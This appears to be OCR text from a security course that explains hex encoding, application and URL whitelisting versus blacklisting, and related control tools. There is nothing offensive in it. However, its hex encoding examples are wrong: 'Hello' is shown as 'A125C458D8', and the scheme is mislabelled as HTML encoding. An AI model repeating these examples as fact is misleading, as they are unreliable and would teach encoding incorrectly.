
- **Hex Encoding**

  The HTML encoding scheme uses the hex value of every character to represent a collection of characters for transmitting binary data.

  For, example:

  Hello **`A125C458D8`**

  Jason **`123B684AD9`**



Whitelisting vs. Blacklisting Applications

Application Whitelisting

- Application whitelisting contains a list of application components such as **software libraries**, **plugins**, **extensions**, and **configuration files**, which can be permitted to execute in the system
- It helps in preventing the unauthorized execution and spreading of malicious programs
- Whitelisting avoids the installation of unapproved or vulnerable applications
- Whitelisting provides greater flexibility by providing protection against **ransomware** or **malware attacks**

Application Blacklisting

- Application blacklisting contains a list of **malicious applications or software** that are not permitted to be executed in the system or the network
- It helps in **blocking malicious applications** that can cause potential damage or attack
- Blacklisting is a **threat-centric method** as it cannot detect modern threats and results in attacks that lead to data loss
- It is important to **regularly** update the **backlist for protection** against latest malware attacks

Whitelisting vs. Blacklisting Applications

Web applications have played an important role in the adoption of digital transformation globally. Such rapid development has motivated attackers to compromise system security using different techniques that exploit the flaws and breaches present in the applications. To thwart these attacks, security professionals need to implement various security policies and testing strategies.

Whitelisting and blacklisting is one such security strategy that can retain the applications, networks, and infrastructures securely. Using this strategy, one can create a list of entities that should be allowed and those that should be blocked. Thus, any malicious software can be effectively blocked before it enters the organizational network.

- **Application Whitelisting**

  Application whitelisting specifies a list of applications components such as software libraries, plugins, extensions, and configuration files, or legitimate software that can be permitted to execute in the system. It helps in preventing unauthorized execution and spreading of malicious programs. It can also prevent the installation of unapproved or vulnerable applications. Whitelisting provides greater flexibility by providing protection against ransomware and other types of malware attacks on web applications.

- **Application Blacklisting**

  Application blacklisting specifies malicious applications or software that are not permitted to be executed in the system or the network. Blacklisting can be performed by blocking malicious applications that can cause potential damage or lead to attacks. Blacklisting is a threat-centric method; it cannot detect modern threats and results in attacks leading to data loss. Hence, it is important to update the backlist regularly to defend against the latest malware attacks. Application blacklisting can be performed by adding the names of applications to be blocked at the firewall level or installing specific software to block the applications.

- **Blacklisting and whitelisting for basic URL management**

  URL blacklisting prevents the user from loading web pages from the blacklisted URLs. The user can access all URLs except those in the blacklist. URL whitelisting permits the users to access only specific URLs as exclusions to those that are added to the URL blacklist.

  URL whitelisting is performed using the following methods:

  - **Allow access to all URLs except the blocked ones**: Whitelisting can allow the users to access the rest of the network applications
  - **Block access to all URLs except permitted ones**: Whitelisting can permit access to a limited list of URLs
  - **Define exceptions to very restrictive blacklists**: Whitelisting lets users access schemes, subdomains of other domains, specific paths, or ports
  - **Allow the browser to open applications**: Whitelisting is performed only for specific external protocol handlers so that the browser can automatically execute applications


  URL blacklisting is performed using the following methods:

  - **Allow access to all URLs except the blocked ones**: Blacklisting prevents users from accessing blocked websites
  - **Block access to all URLs except permitted ones**: Blacklisting blocks access to all malicious URLs
  - **Define exceptions to very restrictive blacklists**: Blacklisting restricts access to all URLs that are vulnerable to attacks
  - **Allow the browser to open apps**: Blacklisting prevents the browser from automatically executing applications

Application Whitelisting and Blacklisting Tools

ManageEngine Application Control Plus

ManageEngine Application Control Plus automates the placement of applications in **whitelists** and **blacklists** based on specified **control rules**


ManageEngine Application Control Plus
Download Now
License
Build Version:10.0.503
Home
Application Groups
Policy Deployment
Privilege Management
Systems
Reports
Admin
Support
Application Group Name
Add Description
File Hash
Search
Filters
Selected (0)
Create
Cancel

https://www.manageengine.com

ShadowNet
https://riskanalytics.com

Cisco Umbrella
https://umbrella.cisco.com

Centrify Server Suite
https://www.centrify.com

APT Groups and Operations
https://docs.google.com

NordVPN
https://nordvpn.com


Application Whitelisting and Blacklisting Tools

Various tools that help security professionals in application whitelisting and blacklisting are discussed below.

- **ManageEngine Application Control Plus**

  Source: *https://www.manageengine.com*

  ManageEngine Application Control Plus automates the placement of applications in whitelists and blacklists based on specified control rules. With its built-in, sophisticated Endpoint Privilege Management feature, Application Control Plus enables organizations to establish the principle of least privilege (PoLP) and zero trust by allowing only authorized access to applications and their related privileges.

